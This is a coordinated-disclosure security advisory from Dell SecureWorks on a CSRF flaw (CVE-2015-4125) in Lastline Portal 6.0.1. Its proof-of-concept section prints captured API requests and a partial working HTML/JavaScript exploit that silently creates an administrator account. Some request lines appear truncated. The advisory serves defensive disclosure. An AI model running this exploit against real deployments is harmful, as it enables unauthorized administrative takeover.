Security Advisory SWRX-2015-002

Lastline Portal Cross-Site Request Forgery (CSRF)

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: Lastline Portal Cross-Site Request Forgery (CSRF)
Advisory ID: SWRX-2015-002
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2015-002
Date published: Monday, June 8, 2015
CVE: CVE-2015-4125
CVSS v2 base score: 5.1
Date of last update: Monday, June 8, 2015
Vendors contacted: Lastline
Release mode: Coordinated
Discovered by: Dana James Traversie and Sean Wright, Dell SecureWorks

Summary

Lastline is a breach detection platform that provides administrative functionality and other features via a dedicated web application. There are multiple vulnerabilities in the Lastline Portal web application due to insufficient or missing CSRF defenses. An unauthenticated, remote attacker could conduct cross-site request forgery (CSRF) attacks by persuading a user to follow a malicious link or visit an attacker-controlled website.

Affected products

These vulnerabilities have been confirmed in version 6.0.1 of the Lastline Portal web application.

Note: The Lastline infrastructure hosted by Dell SecureWorks is not vulnerable to this issue.

Vendor information, solutions, and workarounds

The vendor released an updated version of the Lastline Portal web application to address these vulnerabilities. Users should upgrade to version 6.3 or later.

Details

Multiple vulnerabilities exist in version 6.0.1 of the Lastline Portal web application due to insufficient or missing CSRF defenses. Virtually all actions in version 6.0.1 of the Lastline Portal web application are affected. An attacker could leverage these vulnerabilities to conduct CSRF attacks against users. Successful exploitation may allow an attacker to obtain complete control over the web application, modify or steal data, or launch additional attacks.

CVSS severity (version 2.0)

Access vector: Network
Access complexity: High
Authentication: None
Impact type: Gain privileges/assume identity, bypass protection mechanisms, read application data, modify application data, cause a denial of service
Confidentiality impact: Partial
Integrity impact: Partial
Availability impact: Partial
CVSS v2 base score: 5.1
CVSS v2 impact subscore: 6.4
CVSS v2 exploitability subscore: 4.9
CVSS v2 vector: (AV:N/AC:H/Au:N/C:P/I:P/A:P)

Proof of concept

Dell SecureWorks researchers created a working CSRF exploit (see Figures 1 through 6) that inserts a new user in the Lastline Portal web application with administrator privileges. A proof-of-concept video illustrates the vulnerability, the exploit, and its outcome.





Figure 1. Victim browses to attack site while logged into Lastline Portal. (Source: Dell SecureWorks)



#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	SSL	IP
121	http://127.0.0.1	GET	/ll/csrf.html	☐	☐	200	2534	HTML	html	Lastline Manager v6....		☐	127.0.0.1
138	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47
148	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47


Request | Response

Raw | Params | Headers | Hex

```
POST /ll_api/ll_api.php HTTP/1.1
Host: 172.16.33.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://127.0.0.1/ll/csrf.html
Content-Length: 239
Origin: http://127.0.0.1
Cookie: PHPSESSID=p8qb4mvbbtlm4167gptor801b5; selectedTimezone=UTC
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

func=update_account_details&username=csrf%40secureworks.com&first_name=csrf&last_name=exploit&email=csrf%40secureworks.com&default_locale=en_US&default_timezone=UTC&password=foobar&time_
ow_false_positives=false
```

Figure 2. Attack site makes first Lastline Portal API request on behalf of the victim. (Source: Dell SecureWorks)



#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	SSL	IP
121	http://127.0.0.1	GET	/ll/csrf.html	☐	☐	200	2534	HTML	html	Lastline Manager v6....		☐	127.0.0.1
138	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47
148	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47


Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Feb 2015 16:57:50 GMT
Content-Type: text/html
Content-Length: 25
Connection: keep-alive
Strict-Transport-Security: max-age=604800
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding

{"success":1,"data":true}
```

Figure 3. Lastline Portal API response indicates success. (Source: Dell SecureWorks)



#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	SSL	IP
121	http://127.0.0.1	GET	/ll/csrf.html	☐	☐	200	2534	HTML	html	Lastline Manager v6....		☐	127.0.0.1
138	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47
148	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47


Request | Response

Raw | Params | Headers | Hex

```
POST /ll_api/ll_api.php HTTP/1.1
Host: 172.16.33.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://127.0.0.1/ll/csrf.html
Content-Length: 225
Origin: http://127.0.0.1
Cookie: PHPSESSID=p8qb4mvbbtlm4167gptor801b5; selectedTimezone=UTC
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

func=set_account_permission&username=csrf%40secureworks.com&sensor_key=&access_alerts=true&access_pcaps=true&manage_labels=true&manage_users=true&manage_licenses=true&time_zone=UTC&wl
ves=false
```

Figure 4. Attack site makes second Lastline Portal API request on behalf of the victim. (Source: Dell SecureWorks)



#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	SSL	IP
121	http://127.0.0.1	GET	/ll/csrf.html	☐	☐	200	2534	HTML	html	Lastline Manager v6....		☐	127.0.0.1
138	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47
148	https://172.16.33.47	POST	/ll_api/ll_api.php	☑	☐	200	293	JSON	php			☑	172.16.33.47

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Feb 2015 16:57:56 GMT
Content-Type: text/html
Content-Length: 25
Connection: keep-alive
Strict-Transport-Security: max-age=604800
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding

{"success":1,"data":true}
```

Figure 5. Lastline Portal API response indicates success. (Source: Dell SecureWorks)

```
<!--
// Lastline Manager v6.0.1 CSRF PoC [Bravo]
// Dana James Traversie
// Dell SecureWorks
// 01.14.15
-->
<!--
// This PoC will insert a new
// user in the Lastline manager
// web application with "admin"
// permissions.
-->
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Lastline Manager v6.0.1 CSRF PoC [Bravo]</title>
<script type="text/javascript">
function exploit() {
        var newUserEmail = 'csrf%40secureworks.com';
        var lastlineManagerHost = '172.16.33.47';
        setTimeout(function() {
             stageZero(newUserEmail, lastlineManagerHost);
        }, 2000);
        setTimeout(function() {
             stageOne(newUserEmail, lastlineManagerHost);
        }, 8000);
}
function stageZero(email, host) {
        var body = 'func=update_account_details&username=' + email + '&first_name=csrf&last_name=exploit&email=' + email +
'&default_locale=en_US&default_timezone=UTC&password=foobar&time_zone=UTC&whitelisting=true&show_false_positives=false';
        var url = 'https://' + host + '/ll_api/ll_api.php';
        var request = new XMLHttpRequest();
        request.open('POST', url, true);
        request.withCredentials = true;
        request.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-8');
        request.setRequestHeader('Content-Length', body.length);
        request.send(body);
}
function stageOne(email, host) {
        var body = 'func=set_account_permission&username=' + email +
'&sensor_key=&access_alerts=true&access_pcaps=true&manage_labels=true&manage_users=true&manage_licenses=true&time_zone=UTC&a
ives=false';
        var url = 'https://' + host + '/ll_api/ll_api.php';
        var request = new XMLHttpRequest();
        request.open('POST', url, true);
        request.withCredentials = true;
        request.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-8');
        request.setRequestHeader('Content-Length', body.length);
        request.send(body);
}
</script>
</head>
<body>
```

Figure 6. Portion of the working proof-of-concept exploit. (Source: Dell SecureWorks)

Revision history

1.0 2015-06-08: Initial advisory release

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. listens to clients and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information and IT security services to help organizations of all sizes protect their IT assets, comply with regulations and reduce security costs.

Disclaimer

use in accordance with the fair use doctrine of U.S. copyright laws. See the Dell SecureWorks terms of use at http://www.secureworks.com/contact/terms_of_use/ for additional information.

The most recent version of this advisory may be found on the Dell SecureWorks website at http://www.secureworks.com. The contents of this advisory may change or be removed from the website without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. ANY USE OF THIS INFORMATION IS AT THE USER'S RISK. In no event shall Dell SecureWorks be liable for any damages whatsoever arising out of or in connection with the use or further publication or disclosure of this information.